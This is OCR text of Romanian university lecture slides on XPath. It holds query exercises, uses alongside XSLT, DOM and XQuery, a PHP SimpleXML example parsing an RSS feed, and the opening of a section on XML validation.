
count(//li[@class]) = count(//li) ▸ *false*

există elemente **<li>** care nu au specificat atributul **class**



furnizaţi semnificaţia expresiei XPath:


//nav/*/li[position() mod 2 = 1]



găsirea sub-nodurilor elementelor **<li>** aflate pe ultima poziție din primele liste neordonate: **//ul[1]/li[last()]/***


precizați semnificația expresiei XPath:

//section[@id and not(contains(@id, "week"))]




//*[contains(text(), "XML")]

furnizarea tuturor nodurilor care conțin șirul **"XML"**



precizați semnificația expresiei XPath:

//li[@class="presentation"]/*/a[@href]



furnizați semnificația expresiei XPath – care-i diferența?

//li[@class="presentation"]/*/a[@href]/text()

xsl: xpath – utilizări pragmatice

Transformarea documentelor XML în alte formate

în conjuncție cu XSL (*Extensible Stylesheet Language*)

XSLT permite generarea de reprezentări precum HTML, XML sau text obișnuit

XSL-FO facilitează crearea de obiecte de formatare în vederea tipăririi – *e.g.*, generarea de documente PDF

vezi suplimentul

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath – utilizări pragmatice

Procesarea datelor XML

în conjuncție cu DOM (*Document Object Model*)
ori alte metode de prelucrare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xsl: xpath – utilizări pragmatice

Interogarea documentelor XML

în conjuncție cu XQuery

context: servere de baze de date (native XML)

vezi suplimentul

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

xsl: xpath – programare

libxslt (C, cu portări pentru alte limbaje)

lxml și py-dom-xpath – biblioteci Python

REXML (Ruby)
modul XML cu suport și pentru XPath

SimpleXML – procesări cu XPath în PHP

```
define ('FLUX', 'http://www.infoq.com/feed'); // adresa fluxului de știri RSS
define ('XPATH', '/rss/channel/item');          // expresia XPath utilizată

// funcție ce generează o legătură HTML spre resursă,
// oferind inclusiv descrierea ei
function genereazaLegatura ($url, $titlu, $dataPub = '', $desc = '') {
  return "<section class='news'><p><a href=\"$url\" title=\"$titlu\">$titlu</a>
          ($dataPub)</p><div>" . $desc . "</div></section>";
}

try {
  $xml = @simplexml_load_file (FLUX);    // încărcăm documentul XML
  // baleiăm însemnările (aici, elementele <item> din RSS)
  foreach ($xml->xpath (XPATH) as $stiri) {
     echo genereazaLegatura ($stiri->link, $stiri->title,
                                    $stiri->pubDate, $stiri->description); }
}
catch (RuntimeException $e) {
    echo $e->getMessage();                    // a survenit o excepție
}
```

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0" xmlns:dc="http://purl.org/dc/elements/1.1/">
   <channel>
      <title>InfoQ</title>
      <link>http://www.infoq.com</link>
      <description>InfoQ feed</description>
      <item>
         <title>Facebook Open Sources React Native, Year
                and Network Class, Fresco and Nuclide</title>
         <link>http://www.infoq.com/news/2015/03/react-native-fresco-nuclide</link>
         <pubDate>Fri, 27 Mar 2015 12:00:00 GMT</pubDate>
         <description>...</description>
         <!-- alte meta-date de interes,
              exprimate și via vocabularul DCMI (spațiul de nume dc:) -->
         <category>Social Networking</category>
         <category>Programming</category>
         <category>Open Source</category>
         <category>Mobile</category>
         <category>Development</category>
         <dc:creator>Abel Avram</dc:creator>
         <dc:date>2015-03-27T12:00:00Z</dc:date>
      </item>
      <!-- alte noutăți... (i.e., elemente <item>) -->
   </channel>
</rss>
```

structura generală a unui flux RSS poate fi studiată la **http://www.rssboard.org/**

Presentation: To the Moon (Sat, 28 Mar 2015 15:00:00 GMT)

Russ Olsen tells the moon landing story and how it has affected the software development.

By Russ Olsen

Article: The Indian Banking Community Cloud (Sat, 28 Mar 2015 10:49:00 GMT)

In this article, authors discuss the Indian Banking Community Cloud (IBCC) that provides cloud-based services exclusively to Indian banks to address the financial sector's growing demand for secure cloud-based services.

By Lalit Sangavarapu, Shakti Mishra, Abraham Williams, G.R. Gangadharan

Agile is Giving Testers More Influence (Sat, 28 Mar 2015 09:55:00 GMT)

There is an evolution going on in testing. It used to be that testing was about confirming to the specification. Testers were often brought in too late and had too little influence, but that is changing now as Cirilio Wortel explained in his talk on the evolution of software testing.

By Ben Linders

Presentation: Customer Insight, from Data to Information (Fri, 27 Mar 2015 19:46:00 GMT)

Thore Thomassen shares from experience how to combine structured data in a DWH with unstructured data in NoSQL, and using parallel data warehouse appliances to boost the analytical capabilities.

By Thore Thomassen

Presentation: Lessons Learned Running a Remote Diary Study (Fri, 27 Mar 2015 17:34:00 GMT)

Adam Parker tells how they planned and ran a diary study, what they did during the 3 weeks of the study, how they analyzed the

Managing the Expectations from Agile (Fri, 27 Mar 2015 15:08:00 GMT)

InfoQ did an interview with Gil Zilberfeld about managing the expectations that organizations have of agile and how to prevent misconceptions, valuable ideas and practices from agile and what the future will bring for agile.

By Ben Linders

Measuring the Business Value in Agile Projects (Fri, 27 Mar 2015 15:04:00 GMT)

Technique of "value points" to determine the value delivered by any software project.

By Savita Pahuja

Facebook Open Sources React Native, Year and Network Class, Fresco and Nuclide (Fri, 27 Mar 2015 12:00:00 GMT)

Following yesterday's announcement of releasing ComponentKit, a framework for creating native UIs declaratively on iOS, Facebook has released a number of other projects as open source during their annual F8 developer conference: React Native, Year Class, Network Connection

rezultatul procesării

xsl: xpath – programare

xpath (JavaScript) – modul Node.js
vezi și **https://nodejsmodules.org/tags/xpath**

XML::XPath – modul Perl

XPath API – diverse interfețe de programare oferite de Apache Xalan și Saxon pentru Java
vezi și **javax.xml.xpath.XPath** din cadrul JAXP

hxt-xpath – pachet Haskell
(*Haskell XML Toolbox XPath library*)


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

8. **WeGame**

Sa se conceapa un joc Web multi-player (e.g., de tip RPG) care sa aiba drept scop ilustrarea folosirii in practica si invatarea de catre jucatori a celor mai importante concepte predate la disciplina "Tehnologii Web": protocolul HTTP, cookie-uri, sesiuni Web, mecanismul de functionare a unui server de aplicatii Web, dezvoltarea si invocarea de servicii Web pe baza REST, transferul asincron de date prin Ajax, realizarea de mash-up-uri, aspecte esentiale privind securitatea Web si altele. Pe baza API-ului REST creat, jocul va putea fi jucat si in grup via o platforma sociala precum Facebook, inclusiv pe telefoane mobile.

Resurse suplimentare:

- http://www.slideshare.net/busaco/web-game-development
- http://www.slideshare.net/busaco/proiectarea-jocurilor-electronice
- https://developers.facebook.com/



utilizarea obiectului **$x** oferit de consola *browser*-ului Chrome sau Firefox pentru evaluarea expresiilor XPath

xsl: xpath

Instrumente XPath – exemplificări:

FirePath, Firefinder – extensii Firebug pentru formularea de interogări XPath asupra documentelor Web

XPath Helper, Xpath Finder – extensii pentru Chrome

EXPath – inițiativă de utilizare/creare de extensii pentru XPath: **http://expath.org/**

Cum verificăm corectitudinea datelor XML?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

necesități

Dorim ca datele modelate via XML
să poată fi regăsite, reutilizate și partajate
între aplicații

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

necesități

O cerință importantă este de a cunoaște:

elementele/atributele ce pot fi specificate

+

modul lor de structurare

e.g., ordinea, numărul minim/maxim de apariții,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

necesități

O cerință importantă este de a cunoaște:

tipul conținutului

exemplu: „atributul align poate avea valorile mutual exclusive left, right, center”

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

necesități

O cerință importantă este de a cunoaște:

ce poate fi considerat valid și ce reprezintă eroare

exemplificare:
elementul <img> are conținut vid
(nu va putea include alte elemente)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

Grupuri de indivizi specifică vocabularul XML
(setul de elemente/atribute permise)
și regulile de marcare – modelele structurale

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

Grupuri de indivizi specifică vocabularul XML
(setul de elemente/atribute permise)
și regulile de marcare – modelele structurale

uzual, grupurile reprezintă:
o companie, o industrie, persoane împărtășind
interese comune,
dezvoltatori de instrumente de marcare,
un consorțiu/organizație non-profit

soluție

